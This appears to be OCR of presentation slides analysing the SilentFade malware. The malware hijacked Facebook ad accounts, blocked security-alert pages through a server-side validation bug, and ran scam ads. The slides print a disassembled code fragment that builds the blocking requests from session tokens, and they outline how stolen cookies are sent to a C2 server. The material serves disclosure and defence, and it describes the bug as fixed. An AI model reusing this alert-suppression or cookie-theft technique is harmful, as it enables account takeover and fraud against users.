
Facebook Login Alerts & Facebook for Business Pages

Facebook Login Alerts Page

- Sends you push notifications and messages via Messenger on suspicious or unrecognized login events


Facebook Business Page

- Sends you push notifications and messages via Messenger for status updates and CTAs on ads currently being run.



Hi Sanchit, your Facebook account was logged into from a new browser or device. Was this you?

* Fri Sep 6, 8:51am
* Menlo Park, CA, United States
* Chrome on Windows



Good news! Your boosted post is approved and will start running soon. In the meantime, you can view it.

"Lily stocked up more on our #unisex soap 'Jean-Paul'. Smooth and dense latherin...

Page Block Exploit

Facebook Login Alerts Page


- Blocked to prevent user from receiving alerts about suspicious login events

Facebook Business Page

- Blocked to prevent user from receiving alerts about ad activity originating from account

Bug Exploited

- Page IDs are blocked as Users



```
mov     edx, offset aFbid7410057633 ; "&fbid=741005763366&__a=1"
lea     ecx, [ebp+var_410]
call    strcat_s_wrapper
lea     eax, [ebp+var_410]
push    eax
lea     ecx, [ebp+lpMem]
call    init_string
push    offset aMessagingBlock ; "/messaging/block_messages/"
lea     ecx, [ebp+var_428]
mov     byte ptr [ebp+var_4], 24h
call    init_string
lea     eax, [ebp+lpMem]
mov     byte ptr [ebp+var_4], 25h
push    eax
lea     eax, [ebp+var_428]
mov     ecx, edi
push    eax
lea     eax, [ebp+var_44C]
push    eax
call    make_https_request
push    eax
lea     ecx, [ebp+var_470]
call    heapfree_smart_wrapper1
lea     ecx, [ebp+var_44C]
call    heapfree_smart_wrapper0
lea     ecx, [ebp+var_428]
call    heapfree_smart_wrapper
mov     byte ptr [ebp+var_4], 0Ch
lea     ecx, [ebp+lpMem]
call    heapfree_smart_wrapper
mov     edx, offset aFb_dtsg ; "fb_dtsg="
lea     ecx, [ebp+var_410]
call    calls_poss_gen_string
mov     ecx, ebx
call    dtsg_cookie_sanity_check
mov     edx, eax
lea     ecx, [ebp+var_410]
call    strcat_s_wrapper
mov     edx, offset aUid10018471399 ; "&uid=100184713992987I&update_plite=&pri"...
lea     ecx, [ebp+var_410]
call    strcat_s_wrapper
lea     eax, [ebp+var_410]
push    eax
lea     ecx, [ebp+lpMem]
call    init_string
push    offset aPrivacyBlock_u ; "/privacy/block_user/"
lea     ecx, [ebp+var_428]
mov     byte ptr [ebp+var_4], 26h
call    init_string
lea     eax, [ebp+lpMem]
mov     byte ptr [ebp+var_4], 27h
push    eax
lea     eax, [ebp+var_428]
mov     ecx, edi
push    eax
lea     eax, [ebp+var_44C]
push    eax
call    make_https_request
```

Facebook for Business

Page · 12M like this

Facebook for Business provides the latest news, tips and strategies to help businesses turn good ideas into great opportunities.

Facebook Login Alerts

Page · 636K like this

Login Alerts

Page Block Exploit In Action

Bug: Pages Blocked as Users


Caused by missing server-side validation of ID during Block Request

Server-side validation present during Unblock Request

As a result, Pages blocked "as users" cannot be unblocked by users

Users do not receive notifications for

- Suspicious Logins
- Ad Activity



Manage Blocking

Restricted List

When you add a friend to your Restricted List, they won't see posts on Facebook that you share only to Friends. They may still see things you share to Public or on a mutual friend's timeline, and posts they're tagged in. Facebook doesn't notify your friends when you add them to your Restricted List. Learn more.

Edit List

Block users

Once you block someone, that person can no longer see things you post on your timeline, tag you, invite you to events or groups, start a conversation with you, or add you as a friend. Note: Does not include apps, games or groups you both participate in.

Block users Add name or email Block

- Facebook Unblock
- Facebook Security Unblock
- Facebook Business Unblock
- Facebook Login Alerts Unblock
- Facebook Watch Unblock

Block messages

If you block messages and video calls from someone here, they won't be able to contact you in the Messenger app either. Unless you block someone's profile, they may be able to post on your timeline, tag you, and comment on your posts or comments. Learn more.

Block messages from Type the name of a friend...


- Facebook Login Alerts Unblock
- Facebook Business Unblock

Remediation

Bug Fixes and Countermeasures Implemented

- Full remediation of compromise vector
- Page Block bug fixed upon discovery
- Security-related pages can no longer be blocked
- All accounts with detected infections are "checkpointed" (notified and sessions killed)
- Several minor back-end changes to prevent additional abuse

- Samples after bug fix **stopped including page block exploit or any notification setting disabling code.**



This Page Can't Be Blocked


Facebook Login Alerts can't be blocked, because this Page needs to be able to send you info about any unusual login attempts for your account.

This Page Can't Be Blocked

Facebook Business can't be blocked, because this Page needs to be able to send you updates about your ads and Pages.

SilentFade: Post-Compromise Abuse

Attack Cycle




1. SilentFade installed via PUP bundle

2. Get Account Information, Previous Ad Spend, and Payment Information using Legitimate Session

3. Send stolen credentials, cookies and account summary to C2 server

4. Attacker Uses Legitimate Session Cookies and connects to Facebook from an IP address geographically located close to the victim

5. Victim's existing Page and Payment Method used to create malicious ad



Sponsored

Never felt so good, it gives you a new life!My lover is very satisfied every day!

AMAZON.COM

Say goodbye to "XXXXL"!!!Try it today!

Ads Run By SilentFade

Type of Ads

Counterfeit Products

Celeb-Bait

Male Enhancement Scams

Pharmaceutical Pills (Diet, Keto)

Ad Formats

Images (often distorted)

Videos (often distorted)


Carousels

Ad Surfaces

Facebook Newsfeed and Stories

Instagram Newsfeed and Stories

Facebook Audience Network (*Shown in Mobile Apps*)



[redacted]


Sponsored ·

Cheap [redacted] Sunglasses Online Sale - New Style [redacted] Glasses, [redacted]

RBAYCH.COM

[redacted] Online Sale - Up

Cheap [redacted] Sunglasses Online Sale - New Style [redacted]



[redacted]

Sponsored ·

Best Sale!
Special price only $29.99 & Just today!
Huge Selection.Time limited 1 hour!

Only $29.99 today


Don't Miss Out

Only $29

Don't Miss

202

12 Comments




[redacted]

Sponsored ·

Never felt so good, it gives you a new life!My lover is very satisfied every day!

AMAZON.COM


Say goodbye to "XXXXL"!!!Try it today!



[redacted]

Sponsored

I can't stop smiling :). I tried this! 225 to 115, I did this.



[redacted]

Sponsored

Cloaking in Action

An Example of Ad Targeting

